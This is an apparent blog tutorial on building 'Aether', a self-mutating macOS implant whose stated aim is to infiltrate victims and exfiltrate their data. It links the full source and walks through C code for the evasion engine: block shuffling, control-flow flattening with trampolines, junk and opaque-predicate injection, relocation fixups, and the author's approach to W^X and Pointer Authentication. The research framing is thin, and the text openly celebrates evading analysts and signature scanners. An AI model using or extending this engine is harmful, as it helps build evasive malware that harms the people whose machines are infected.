This is about writing custom malware for macOS. We’re not using any frameworks or scripting. We’re going deep into the Mach-O, using low-level APIs, and building something that tryies to slips past Apple’s defenses. The goal is execution.
You need to know your way around C, x86/ARM assembly, and how an operating system works. If you don’t, this won’t make sense. The techniques are for macOS, but the mindset is universal.
What we’re talkin’ about here is a macOS implant designed to infiltrate and exfil data from a victim. Of course, everything I’m showing here is from a research point of view, and I’m keeping the techniques pretty simple ain’t nothing groundbreaking, just messing around. So, how does it work?
Our code rewrites itself. It changes its own instructions every time it runs. Static signatures are useless against this. The implementation for macOS leans on the Mach-O format. We will manipulate it directly. The full source for this project, Aether, is here: https://github.com/0xf00sec/Aether Tested on macOS 14 Sonoma. It might work elsewhere, it might not.
I wanted to see if it was possible to write a metamorphic engine that is also a persistent implant. something stable and (can be)long-term. What would that require? What would break? How would macOS react? The answer is that the system gives you the tools if you know where to look. The APIs are there. The Mach-O format is well-documented if you know what to read. The runtime hooks are exposed. You just have to build it.
This is how you build it.
The Problem Space
Randomly flipping code bits is not a thing. We need to understand the code’s purpose. We must track live registers, preserve the original control flow, and maintain position independence this last part being a complex problem.
We also face a structural limitation we cannot expand the binary’s loaded code image during execution. The Mach-O format fixes the size and layout of the __TEXT segment at build time, and the loader maps this static layout into memory. We can overwrite existing code within that mapped region, but we cannot dynamically extend it.
This is the design for our DEBUG mode. In this mode, the mutator has permission to write the mutated code back to the disk binary. The rule is that the file size cannot change. To prevent generational drift and uncontrolled growth, we embed a runtime marker and a hashed value. This lets us track mutation cycles and enforce stability.
For operational use, mutations happen reflectively. We tweak the in-memory code or create new regions for the altered logic. This is all volatile; it dies on reboot unless we deliberately save it. Saving to disk, however, defeats the entire purpose of mutating the running instance instead of the file.
This leads to the next problem you cannot simply allocate writable and executable memory. macOS enforces W^X and will block it. The real question is how to get mutated code into executable memory without breaking the rules. The answer is to split the process using the dual-mapping technique mapping the code twice: one mapping writable, the other executable.
During development, I decided against using a pristine copy. What the fuck is that? If we generate generation N+1 directly from a mutated generation N, the code rots. Classic engines keep an original copy for a reason. It is difficult to undo a bad mutation: tiny errors compound, one faulty decode gets mutated again, broken branches get reshuffled, and corrupted states get recycled. Soon the entire piece is too damaged to mutate further.
The fix is simple. Each time the binary runs, it reads the original, unmutated code from disk and mutates it fresh. We create a new generation from a clean source. Whatever happened in the previous run is gone. Fuck it. Each execution starts clean: the original code is mutated in memory, mapped into an executable view, and we jump to its entry point.
First, XProtect being signature-based will fail against mutation, and we will learn more about that as we go, and why Apple chose to stick with such a design. But here’s the trick: if we change even a single byte at runtime, the code signature breaks, and macOS will refuse to run that binary because its signature is invalid. Code signing is a huge part of macOS security, so this is important.

That said, we need a module path. If the piece is already operational, we can’t mutate the binary on disk because that breaks the signature. We could try re-signing, but that’s messy and unreliable, so the alternative is in-memory mutation except macOS also defends against that. As I’ve written before, macOS enforces W^X, so you can’t have memory pages writable and executable at the same time, which prevents simply mutating and executing code in RAM at runtime.
What we can introduce is reflective loading (loading and executing code purely from memory). Last I checked it was workable on macOS 15, with a few cons we’ll get into as we approach. For now, we need a design.
The Engine
The core is the Engine. I built it to answer one question can the mutation engine live inside the binary itself? Not as a separate tool. It reads the whole .text section, its own code included, and mutates everything in one pass the engine evolves itself each time it runs.
Let’s talk a little about the engine just a high overview The mutation context (context_t) is the heart of the engine. It tracks everything across transformations:
typedef struct {
    uint8_t *ogicode;              // Original code
    uint8_t *working_code;         // Mutated buffer
    size_t codesz;                 // Current size
    size_t buffcap;                // Buffer capacity
    flowmap cfg;                   // Control flow graph
    muttt_t muttation;             // Mutation log
    uint64_t ranges[2048];         // Protected regions
    size_t numcheck;               // Region count
    chacha_state_t rng;            // ChaCha20 PRNG
    struct mach_header_64 *hdr;    // Mach-O header
    uint64_t text_vm_start;        // Text section base
    reloc_table_t *reloc_table;    // Relocation tracker
    uint8_t entry_backup[256];     // Entry snapshot
    } context_t;

typedef struct {
    size_t start;           // First byte of block
    size_t end;             // One past last byte
    size_t id;              // Block index
    size_t successors[4];   // Where can we go from here?
    uint8_t num_successors; // How many successors?
    bool is_exit;           // Is this a return/exit block?
} blocknode;

typedef struct {
    blocknode *blocks;      // Array of blocks
    size_t num_blocks;      // How many blocks
    size_t cap_blocks;      // Capacity
    size_t entry_block;     // Usually 0
    size_t exit_block;      // Usually last
} flowmap;
Each binary also gets a generation marker embedded in the code:
    typedef struct __attribute__((packed)) {
        uint8_t magic[8];    // "AETHR\0\0\0"
        uint32_t generation; // 0-8
        uint32_t checksum;   // XOR integrity
    } marker_t;
This marker tells the engine which generation it’s on and keeps it from getting stuck in an infinite mutation loop. Once you hit generation 8, you’re done could be more it’s just a parameter, There are two modes: DiskMode and InMemMode. In DiskMode, when mutating and writing back to disk, I force the code size to match the original exactly. If mutations shrink the code, it just pads with NOPs to keep the OG size. It also embeds a marker something like AETHR\... plus a checksum to track the generation for that run. In ’aether.h’, you can see MX_GEN once it reaches generation 8, mutation stops.
For in-memory mode, I thought about it for a while and ultimately just did the simple thing: read the original binary from disk and mutate it 8 times in a loop. Each generation mutates the previous generation’s output. After all 8 generations, I wrap it in a Mach-O and load it into memory never writing anything back to disk. The trick is that each process starts fresh. Every time the binary runs, it reads the original, unmutated code from disk and mutates it again. Any mutations from a previous run are lost.
Also, because we hit that accumulation problem in disk mode, we only do basic reg-swaps there. If you want, you _can_mess around with dead-space or junk injection, but disk mode is really just for testing anyway and never meant to be operational. macOS doesn’t allow on-disk mutation in the first place. There are tricks and techniques to get around that, but I’m not bothering with them.
Gen 0 (Virgin): Original binary, marker embedded Gen 1-2: Register swaps, basic substitutions Gen 3-4: Junk code injection begins, block shuffling kicks in Gen 5-8: Aggressive - chain expansion, CFG flattening, opaques
So early generations stay relatively small and stealthy. Later generations go wild with obfuscation, When the engine starts mutating code, it moves through a pretty structured sequence of steps. Everything begins with the original, untouched code. Before it does anything we checks what “generation” this code is currently at. If it has already reached the maximum allowed generation, the engine simply stops no need to mutate forever, cause that will introduce infinite growth, a problem Zmist is notorious for.
Assuming it’s still below the limit, the engine first creates a backup of the current code. This backup acts as a safety net so that if anything breaks or the transformed version becomes invalid, we can roll back without losing a working state.
Next, the engine builds a control-flow graph of the code. That gives it an overview of which blocks exist and how the execution flow connects between them. With that structural map in place, it runs a liveness analysis to figure out which registers are actually being used at any given point, which becomes important later for safe transformations.
For later generations, the engine also scans for relocation points, places where the code references itself or relies on position-dependent addressing. Once it understands the structure, the dataflow, and the relocations, the actual mutation work begins.
The first heavy transformation is code expansion repeatedly substitutes instructions, cycling through dozens of small, rewrites to alter how the code looks without changing what it does. In later generations, it also begins manipulating the control-flow graph itself shuffling basic blocks, or even flattening the CFG into a more linear but less readable form.
Midway through the process, the engine starts adding noise. It injects opaque predicates logically unnecessary but valid conditional checks to confuse analysis. It can also sprinkle in dead instructions, adding junk code, At this point, it performs register mutations, where the engine swaps which registers are used for various operations, as long as it stays consistent with the earlier liveness analysis.
Once all transformations are done, the engine validates the result. If anything looks off — structural problems, invalid encodings, broken control flow it discards the mutated version and restores the backed-up one.
From here, the final action depends on the operating mode in disk mode the engine writes the mutated binary back to itself, while in memory mode it simply loads and executes the transformed version without touching the file system.
        _________________________________________
       |                                         |
(FOO) <|       FILE-BOUND EXECUTION MODEL        |>
       |_________________________________________|

   • SIZE............. FIXED to original footprint
   • MUTATIONS........ Reg-swaps + inline substitutions
   • WRITE-BACK....... Required every run
   • GROWTH........... 0.0% across 8 generations
                       (mutable, but never expands)
         __________________________________________
        |                                          |
(NOFOO)<|       MEMORY-RESIDENT EXECUTION MODEL    |>
        |__________________________________________|

   • SIZE............. May expand (up to ~3× original)
   • MUTATIONS........ Full pipeline enabled (expansion, CFG work, etc.)
   • WRITE-BACK....... Not required
   • GROWTH........... ~6.79% over 8 generations
                       (140 KB  >  149 KB)
Modern CPUs give you dozens of ways to express the same operation, so the engine treats each instruction as more of a semantic goal than a fixed opcode. For something trivial like clearing a register the engine has multiple equivalent patterns it can pick from. Some are arithmetic tricks, some use logical operations, others lean on addressing modes or stack shuffles. To the CPU, they’re identical. To a signature scanner, they’re completely different shapes.
When you come across a larger immediates or multi-step arithmetic, simply reconstruct it piece by piece through shifts, adds, …. The result? is the same value in the same register, but the path taken to get there is indirect.
The same works for register usage. We can’t treat registers as fixed roles instead as interchangeable containers whenever the architecture permits it. Before each mutation, we checks which registers are “alive” (meanin’ actively carrying needed data) and which ones are cool to borrow or swap.
This entire process relies on liveness analysis and a structural understanding of the code so that these mutations remain cool. The goal isn’t to change what the instruction does, but to ensure the surface-level representation of that instruction becomes less predictable, for static pattern matching to rely on.
Multi-Architecture from Day One
macOS runs on two architectures: x86-64 (Intel) and ARM64 (Apple Silicon). You can’t ignore either. The M-series Macs are everywhere now, and Intel machines aren’t going away overnight. The clear move? Design for both from the start. Not as an afterthought, but as a core architectural principle.
#if defined(__x86_64__)
    // x86-64
#elif defined(__aarch64__)
    // ARM64
#endif
We Keep the mutation logic architecture-agnostic. The CFG builder, liveness tracker, and mutation orchestrator should work on abstract representations. Only the decoder and code generator need to be architecture-specific.
Let’s talk decoders. Remember when I said we can’t just randomly flip stuff? Yeah that’s exactly what the decoders are there to prevent. One piece I actually used as a learning reference was _“How I Made MetaPHOR and What I’ve Learned”_by The Mental Driller. Source :
- https://web.archive.org/web/20210224201353/https://vxug.fakedoma.in/archive/VxHeaven/lib/vmd01.html#p0a
So you actually need it not some half-assed pattern matcher that chokes on VEX prefixes or ADRP instructions. see the joke there
x86-64:
- Variable-length instructions (1-15 bytes)
- Prefix hell (legacy, REX, VEX, EVEX)
- ModR/M and SIB byte decoding
- RIP-relative addressing
- Implicit operands (PUSH uses RSP, MUL uses RAX/RDX)
ARM64 :
- Fixed-width but complex encoding
- Immediate value extraction (scattered across instruction bits)
- PC-relative addressing with page alignment (ADRP)
- Condition codes and predication
- Register aliases (SP is X31 in some contexts, not others)
We’re not using Capstone or any other big disassembly library. It’s not that we can’t; it’s massive overkill for what we need. We’re going to be pulling in other libraries later for networking and exfiltration, so I want to keep the dependency count tight.
So I decided, fuck it, we write our own decoder, We’ll keep it lean and purpose-built. It just needs to be smart enough to give us a mutation-aware instruction parser nothing more&less.
Apple Silicon Isn’t Playing Fair
Now, before someone jumps into my inbox screaming “bUt wHaT aBoUt aRm??”, yeah, let’s talk about the elephant in the room: Apple Silicon and PAC. The mutation story doesn’t magically vanish, but the CPU sure as hell doesn’t make it easy for you.
See, on Intel you can get away with classic mutation tricks: shuffle instructions, reroute branches, jump into a new page you stitched together out of duct tape and spite. As long as the bytes make sense, the CPU shrugs and runs it.
Not on Apple Silicon.
Nope.
Here, the chip wants a permission slip for every jump.
Apple’s M-series architecture ships with Pointer Authentication (PAC) baked right into hardware. it’s like CPU got a tiny cryptographic signature onto every function pointer, return address, and half the control-flow scaffolding your binary relies on.
So Change an address , Patch a call target, Generate fresh code at runtime Great, you’ve now got a pointer with the wrong signature.
What happens next? crash.
And no, you don’t “just generate a new signature.” The PAC keys aren’t sitting in some cozy userland API. They live inside the silicon, locked behind the kind of hardware voodoo only Apple’s kernel, JIT subsystems, and a handful of blessed processes can touch. If you don’t have the right entitlements (com.apple.security.cs.allow-jit), you’re glued to non-executable memory, and your cute little code-mutator goes nowhere.
So when we talk about reflective loading, dual-mapping tricks, self-modifying blobs all the warm, fuzzy stuff we did back on Intel that entire workflow hits a brick wall on ARM64e. This happens unless you architect around PAC from day zero, which, to be honest, we did not. You can still mutate instructions, shuffle basic blocks, and do the dance, sure. But every jump into freshly-minted code now needs to pass the authenticity test.
What we can do is make the piece avoids generating its own code and loads normally through dyld Because dyld and the kernel generate PAC for all its pointers during normal loading. so the piece doesn’t touch PAC at all It just behaves like a normal app.
PAC-protected functions are left untouched. Can’t re-sign pointers (keys are OS-controlled), can’t forge PAC (would need gadgets), so the only option is avoidance.
The decoder recognizes:
PACIASP/PACIBSP(0xD503233F) - Function signingRETAA/RETAB(0xD65F0BFF) - Authenticated returnsAUTIASP/AUTIBSP(0xD50323BF) - AuthenticationPACIA/AUTIA(0xDAC1xxxx) - General signing/auth
Relocations also strip PAC bits (bits 56-63) before address validation. So far so good !!!
Control-Flow Graphs
Alright, let’s talk about Control-Flow Graphs. If you’ve ever wondered how we shuffle code around without breaking everything, this is it. The CFG is basically a map of how your binary actually executes not just top-to-bottom, but all the jumps, branches, calls, and returns that make execution bounce around like a pinball.
Remember you can’t just randomly move bytes in a binary. You’ll break it instantly. But if you understand the structure which instructions always run together, where the branches go, what connects to what then you can rearrange things intelligently. That’s what the CFG gives us.
Let’s talk about basic blocks. These are the fundamental building blocks.
A basic block is a straight-line sequence of instructions that always execute together from start to finish. There are no jumps into the middle of it, and no branches out until the very end. Once the execution enters a block, you are committed. Every single instruction runs in order until you hit the final one, the terminator instruction. That terminator is what decides where execution goes next it’s the jump, the branch, or the return.
Something like this
Block 0 (entry):
    mov rax, [rdi]
    add rax, 1
    cmp rax, 10
    jge block_2        ; terminator: conditional branch
                       ; fall through target is Block 1
Block 1 (fall through):
    call do_something
    jmp block_3        ; terminator: unconditional branch

Block 2 (branch target):
    call do_other_thing
    jmp block_3        ; MUST end in a jump or return to be a valid block

Block 3:
    ret                ; terminator: return
Each basic block has:
- A start offset – where the block begins in the instruction stream.
- An end offset – the position of the block’s final instruction (the terminator).
- Zero or more successors – the set of blocks execution may transfer to after the terminator.
- An optional exit condition – if the terminator is a return, an indirect jump, or any control transfer whose destination cannot be statically determined.
The edges between blocks represent all possible control-flow transitions, for example, Block 0 has two successors:
- Block 1 (the fall through path if the branch is not taken)
- Block 2 (the taken branch target)
These edges define the control-flow graph of the function.
How We Build the CFG ?
The algorithm is classic compiler theory. We’ve used this since the 70s. It’s the leader-based approach, Step one is yep you’ve guessed it find all the leaders.
A leader is any instruction that can be the first one in a new basic block. There are three cases:
- The very first instruction. The entry point. This is always a leader.
- Any instruction that is the target of a jump or a branch. If something can jump to it, it’s a leader.
- The instruction immediately following any branch or jump. This is the fall through path.
    // Mark all leaders
    bool *leaders = calloc(size, sizeof(bool));
    leaders[0] = true;  // Entry point is always a leader

    size_t offset = 0;
    while (offset < size) {
        x86_inst_t inst;
        decode_x86_withme(code + offset, size - offset, 0, &inst, NULL);

        if (cfg_terminator(&inst) || branch_if(&inst)) {
            // Instruction after branch is a leader
            if (offset + inst.len < size) {
                leaders[offset + inst.len] = true;
            }

            // Branch target is also a leader
            int64_t target = -1;
            if (inst.opcode[0] == 0xE9) {  // JMP rel32
                target = offset + inst.len + (int32_t)inst.imm;
            } else if (inst.opcode[0] == 0xEB) {  // JMP rel8
                target = offset + inst.len + (int8_t)inst.imm;
            }
            // ... handle other branch types ...

            if (target >= 0 && target < size) {
                leaders[target] = true;
            }
        }
        offset += inst.len;
    }
    // ...
Once we’ve marked all leaders, we just partition the code at those boundaries. Every leader starts a new block, and the block ends at the next leader (or end of code).
size_t block_start = 0;
for (size_t i = 0; i < size; i++) {
    if (leaders[i] && i > block_start) {
        // Create block from block_start to i
        cfg->blocks[cfg->num_blocks].start = block_start;
        cfg->blocks[cfg->num_blocks].end = i;
        cfg->blocks[cfg->num_blocks].id = cfg->num_blocks;
        cfg->num_blocks++;
        block_start = i;
    }
}
// Don't forget the last block
if (block_start < size) {
    cfg->blocks[cfg->num_blocks].start = block_start;
    cfg->blocks[cfg->num_blocks].end = size;
    cfg->num_blocks++;
}
and now we scan each block’s last instruction and figure out where execution can go:
for (size_t bi = 0; bi < cfg->num_blocks; bi++) {
    blocknode *block = &cfg->blocks[bi];

    // Find and decode the last instruction
    x86_inst_t last_inst = get_last_instruction(block);
    uint8_t op = last_inst.opcode[0];

    if (op == 0xC3 || op == 0xCB) {
        // RET - exit block, no successors
        block->is_exit = true;
    }
    else if (op == 0xE9 || op == 0xEB) {
        // Unconditional JMP - one successor
        int64_t target = calculate_target(&last_inst, block->end - last_inst.len);
        size_t target_block = find_block_containing(target);
        block->successors[block->num_successors++] = target_block;
    }
    else if (op >= 0x70 && op <= 0x7F) {
        // Conditional branch - TWO successors
        // Branch target
        int64_t target = calculate_target(&last_inst, block->end - last_inst.len);
        block->successors[block->num_successors++] = find_block_containing(target);
        if (bi + 1 < cfg->num_blocks) {
            block->successors[block->num_successors++] = bi + 1;
        }
    }
    else {
        // Regular instruction - falls through
        if (bi + 1 < cfg->num_blocks) {
            block->successors[block->num_successors++] = bi + 1;
        }
    }
}
The entire process is O(n). One pass to mark the leaders. One pass to build the blocks. One pass to connect the edges. It’s fast and simple. Now, what makes an instruction a terminator? Not every instruction can end a block. We need to be precise.
Terminators end the block. Execution cannot continue to the next instruction. These are unconditional jumps, conditional branches, and returns.
Non-terminators have a natural fall through. The next instruction in line is executed. This includes most arithmetic, moves, and stack operations.
See
static inline bool cfg_terminator(const x86_inst_t *inst) {
    uint8_t op = inst->opcode[0];

    // Unconditional jumps
    if (op == 0xE9 || op == 0xEB) return true;  // JMP rel32, JMP rel8

    // Returns
    if (op == 0xC3 || op == 0xC2 || op == 0xCB || op == 0xCA) return true;

    // Indirect jumps (FF /4 = JMP r/m, FF /5 = JMP m16:32)
    if (op == 0xFF && inst->has_modrm) {
        uint8_t reg = modrm_reg(inst->modrm);
        if (reg == 4 || reg == 5) return true;
    }

    return false;
}
End the block but have TWO successors:
static inline bool branch_if(const x86_inst_t *inst) {
    uint8_t op = inst->opcode[0];

    // Short conditional jumps (Jcc rel8: 70-7F)
    if (op >= 0x70 && op <= 0x7F) return true;

    // Loop instructions (LOOPNE, LOOPE, LOOP, JCXZ)
    if (op == 0xE0 || op == 0xE1 || op == 0xE2 || op == 0xE3) return true;

    // Long conditional jumps (0F 80-8F = Jcc rel32)
    if (op == 0x0F && inst->opcode_len > 1 &&
        inst->opcode[1] >= 0x80 && inst->opcode[1] <= 0x8F) return true;

    return false;
}
The distinction matters. A JMP has one successor (the target). A JE has two (target if equal, fall through if not). A RET has zero (it’s an exit).
Why max 4 successors? In practice, you rarely have more than 2. Conditional branch = 2. Switch statements might have more, but those are rare and we handle them as indirect jumps anyway. Fixed array avoids malloc overhead and keeps things cache-friendly.
Now we’ve got a CFG, let’s mess with it.
    flowmap cfg;
    sketch_flow(code, size, &cfg);

    size_t nb = cfg.num_blocks;

    // Create random ordering
    size_t *order = malloc(nb * sizeof(size_t));
    for (size_t i = 0; i < nb; i++) order[i] = i;

    // Fisher-Yates shuffle, but keep block 0 pinned (it's the entry!)
    for (size_t i = nb - 1; i > 1; i--) {
        size_t j = 1 + (chacha20_random(rng) % i);
        size_t t = order[i];
        order[i] = order[j];
        order[j] = t;
    }

    // Copy blocks in new order
    uint8_t *nbuf = malloc(size * 2);
    size_t *new_off = malloc(nb * sizeof(size_t));

    size_t out = 0;
    for (size_t oi = 0; oi < nb; oi++) {
        size_t bi = order[oi];
        blocknode *b = &cfg.blocks[bi];
        size_t blen = b->end - b->start;

        memcpy(nbuf + out, code + b->start, blen);
        new_off[bi] = out;  // Remember where this block ended up
        out += blen;
    }
}
Here’s the problem: when you move blocks around, all the relative displacements change.
    Before:                After shuffle:
    [0x100]                [0x500]
       |  JMP +100            |  JMP -200
       v                      v
    [0x200]                [0x300]
We need to patch every branch instruction with the new displacement:
// Collect all branch instructions while copying
for (size_t i = 0; i < num_patches; i++) {
    patch_t *p = &patches[i];
    size_t src = p->off;  // Where the branch is now

    // Find which block contains the original target
    size_t tgt_blk = find_block_containing(p->abs_target);

    if (tgt_blk != SIZE_MAX) {
        // Internal branch - calculate new displacement
        size_t new_tgt = new_off[tgt_blk];
        int32_t new_disp = (int32_t)(new_tgt - (src + 5));

        // Patch it
        memcpy(nbuf + src + 1, &new_disp, 4);
    } else {
        // External branch - need a trampoline
        // ...
    }
}
The tricky cases is short jumps that become long A JMP rel8 can only reach 127 bytes. After shuffling, the target might be further. We expand it to JMP rel32:
if (typ == 5) {  // JMP rel8
    int32_t d = (int32_t)(new_tgt - (src + 2));

    if (d >= -128 && d <= 127) {
        // Still fits in rel8
        nbuf[src + 1] = (uint8_t)d;
    } else {
        // Need to expand to rel32
        memmove(nbuf + src + 5, nbuf + src + 2, out - src - 2);
        nbuf[src] = 0xE9;  // JMP rel32
        int32_t rel = (int32_t)(new_tgt - (src + 5));
        memcpy(nbuf + src + 1, &rel, 4);
        out += 3;  // We added 3 bytes
    }
}
let’s say a branch goes outside our code (library call, etc.), we can’t just patch the displacement. We emit a trampoline:
    // MOV RAX, imm64
    buf[(*off)++] = 0x48;
    buf[(*off)++] = 0xB8;
    memcpy(buf + *off, &target, 8);
    *off += 8;

    // JMP RAX or CALL RAX
    if (is_call) {
        buf[(*off)++] = 0xFF;
        buf[(*off)++] = 0xD0;
    } else {
        buf[(*off)++] = 0xFF;
        buf[(*off)++] = 0xE0;
    }
}
The trampoline loads the absolute address and does an indirect jump. Works for any distance, Block shuffling is nice, but the structure is still visible you can trace the branches and reconstruct the original flow. Control flow flattening goes further: it destroys the structure entirely.
Original CFG:           Flattened CFG:
   +---------+             +-----------+
   |   0     |             | dispatcher|  <-- all flow goes here
   | if(x>0) |             +-----------+
   +----+----+                    |
        |                         |
   +----v----+             +------+------+------+------+
   |   foo   |             |case 0|case 1|case 2|case 3| ...
   +----+----+             +------+------+------+------+
        |
   +----v----+
   | baz()   |
   +---------+
Everything becomes a single loop plus a giant switch with “states” instead of structured blocks. When we apply this concept to binary rewriting, the pattern is the same:
- Shuffle blocks randomly (same as earlier).
- Instead of having direct branches between blocks, route them all through trampolines.
- The trampolines behave like “cases” in the big switch: they carry you to the next block indirectly.
You’re basically forcing all control transfers to go through an extra hop.
size_t tramp_base = out;
size_t tramp_off = tramp_base;

for (size_t i = 0; i < np; i++) {
    patch_t *p = &patches[i];
    size_t src = p->off;

    size_t tgt_blk = find_block_containing(p->abs_target);

    if (tgt_blk == SIZE_MAX) {
        // External target -> always trampoline
        size_t tramp_start = tramp_off;
        emit_trampoline(nbuf, &tramp_off, p->abs_target, p->is_call);

        int32_t rel = (int32_t)(tramp_start - (src + 5));
        memcpy(nbuf + src + 1, &rel, 4);
    } else {
        // Internal block target
        size_t new_tgt = new_off[tgt_blk];
        int32_t new_disp = (int32_t)(new_tgt - (src + 5));

        // For flattening, we *intentionally* use trampolines even when not required
        if (should_use_trampoline(rng)) {
            size_t tramp_start = tramp_off;
            emit_trampoline(nbuf, &tramp_off, new_tgt, p->is_call);

            int32_t rel = (int32_t)(tramp_start - (src + 5));
            memcpy(nbuf + src + 1, &rel, 4);
        } else {
            // Direct branch (rare, but allowed)
            memcpy(nbuf + src + 1, &new_disp, 4);
        }
    }
}
So a disassembler sees a bunch of blocks that all jump to trampolines, which then jump to other blocks. The original control flow structure is gone. No more nice if/else patterns, no recognizable loops just a flat mess of blocks and indirect jumps.
As for ARM64 same idea, Different encoding that’s it really !! So why go through all this trouble? Because CFG manipulation breaks the tools analysts use a Simple disassemblers just decode bytes in order. They assume code flows top-to-bottom with occasional branches.
The disassembler can’t just follow the bytes anymore. It has to trace every branch, and if we use indirect jumps, it can’t even do that statically, Signature scanners look for byte sequences. If your code is in a different order every time, no static signature will match
Decompilers try to recover high-level structure from the CFG. They look for patterns:
- Diamond shape = if/else
- Back edge = loop
- Single entry, single exit = structured block
Flattening destroys all of this. Everything becomes a giant switch statement with no recognizable structure: Even if an analyst can eventually figure it out, it takes longer. Every branch has to be traced. Every trampoline has to be followed. The CFG has to be reconstructed manually.
Time is money. If your code runs for 6 months before someone reverse engineers it, that’s a win.
Don’t Break Your Own Code
CFG manipulation can go wrong. Branches can overflow, instructions can get misaligned, relocations can break. We validate everything, to handle this we decodes the entire code section and checks and also keep a backup before every transformation, This backup/rollback pattern is crucial. We’d rather skip a transformation than produce broken code. The CFG isn’t just for shuffling it’s used throughout the mutator.
and also we introduced some inject fake branches at block boundaries as well as Junk code injection we inject dead code throughout, but we use the CFG to avoid breaking control flow and After any size-changing operation, we rebuild the CFG
The CFG is the source of truth. When code changes, the CFG changes. Keep them in sync. Why This Way? A few choices worth explaining
Why leader-based algorithm? It’s O(n), simple to implement, and correct. More sophisticated algorithms exist (dominator trees, loop detection), but we don’t need them. We just need to know where blocks are and where they go. Leader-based gives us that.
The CFG is the foundation. Without it, we’re just randomly moving bytes and hoping for the best. With it, we can:
- Understand the code structure
- Shuffle blocks while preserving semantics
- Flatten control flow to destroy patterns
- Inject fake paths at safe locations
- Validate that we haven’t broken anything
It’s not glamorous work no fancy algorithms, no clever tricks. Just some engineering scan the code, build the graph, manipulate carefully, validate thoroughly. That’s how you build a mutation engine that actually works.
The Relocation Engine
Alright, so we talked about CFG manipulation and how we shuffle blocks around. But here’s the thing nobody tells you: all that fancy mutation shit is completely useless if you don’t fix the relocations. You can shuffle blocks, inject junk, flatten control flow all day long, but if you don’t update every single reference, every jump, every call the binary crashes instantly.
Every time you mutate code, you change offsets. It’s that simple. And when offsets change, every hardcoded address breaks. Think about it like this: your code is full of instructions that say “jump to offset 0x1050” or “call the function at 0x1100”. Those aren’t symbolic names, they’re raw addresses baked into the instruction encoding. The CPU doesn’t know what a “function” is, it just knows “add this offset to the current instruction pointer and jump there”.
Look at this:
0x1000: call 0x1050    ; Call function at 0x1050
0x1005: jmp 0x1100     ; Jump to 0x1100
...
0x1050: mov rax, 5     ; Function starts here
0x1055: ret
...
0x1100: xor rax, rax   ; Jump target
Now inject 16 bytes of junk at 0x1040:
0x1000: call 0x1050    ; BROKEN! Function is now at 0x1060
0x1005: jmp 0x1100     ; BROKEN! Target is now at 0x1110
...
0x1040: [16 bytes junk]
0x1050: [old code]
0x1060: mov rax, 5     ; Function actually here
0x1065: ret
...
0x1110: xor rax, rax   ; Jump target actually here
Without fixing those addresses, the code crashes. The relocation engine tracks every reference and updates them after mutations. It’s not optional, it’s not something you can skip for “simple” mutations. Every single mutation that changes code size or position requires relocation fixups. Period.
So how do we track all these references? We build a table. Not a fancy data structure, just a simple array of entries. Each entry describes one relocatable reference in the code. When we scan the binary, we’re looking for every instruction that references another location, and we record it.
typedef struct {
    size_t offset;              // Where in the code
    size_t instruction_start;   // Start of the instruction
    uint8_t type;               // CALL, JMP, LEA, etc.
    int64_t addend;             // Original offset
    uint64_t target;            // Target address
    bool is_relative;           // PC-relative or absolute
    size_t instruction_len;     // Instruction length
} reloc_entry_t;

typedef struct {
    reloc_entry_t *entries;
    size_t count;
    size_t capacity;
    uint64_t original_base;
} reloc_table_t;
Each entry tracks where the reference is, where the instruction starts, how long it is, what kind of reference it is (call, jump, memory access), the original displacement value, the target address, and whether it’s PC-relative or absolute. That last bit is crucial because PC-relative references need different handling than absolute ones. On x86-64, almost everything is PC-relative. On ARM64, everything is PC-relative because there’s no other option.
We walks through code and identifies every relocatable reference. This is harder than it sounds because there are so many different ways code can reference other code. You’ve got direct calls and jumps, those are easy. Then you’ve got RIP-relative memory operands where an instruction loads data from an address relative to the instruction pointer. Then you’ve got computed jumps where the target is calculated at runtime from a jump table. Then you’ve got the jump tables themselves, which are just arrays of addresses sitting in the middle of your code section. And on x86-64, you’ve got SIMD instructions that can have memory operands with their own addressing modes.
Miss any of these and your mutated code crashes. It’s not a matter of “might crash”, it will crash. The CPU will try to jump to some random address that used to be valid but isn’t anymore, and you’ll get a segfault. Or worse, it’ll jump to a valid address that happens to contain garbage, and you’ll get weird undefined behavior that’s a nightmare to debug.
x86-64 scanning: So let’s walk through the x86-64 scanner. We start at offset 0 and decode instructions one by one. For each instruction, we check if it’s one of the types that needs relocation tracking. The most obvious ones are direct calls and jumps, opcodes 0xE8 and 0xE9. These have a 32-bit relative offset right after the opcode byte. We extract that offset, calculate where it’s pointing to, and add an entry to our relocation table.
static void scan_x86(uint8_t *code, size_t size,
                     reloc_table_t *table, uint64_t base_addr) {
    size_t offset = 0;
    x86_inst_t inst;

    while (offset < size) {
        if (!decode_x86_withme(code + offset, size - offset,
                              base_addr + offset, &inst, NULL)) {
            offset++;
            continue;
        }

        const size_t len = inst.len;

        // Direct calls and jumps (E8, E9)
        if (inst.opcode[0] == 0xE8 || inst.opcode[0] == 0xE9) {
            if (offset + 5 <= size) {
                int32_t rel32 = *(int32_t *)(code + offset + 1);
                uint64_t target = base_addr + offset + len + rel32;
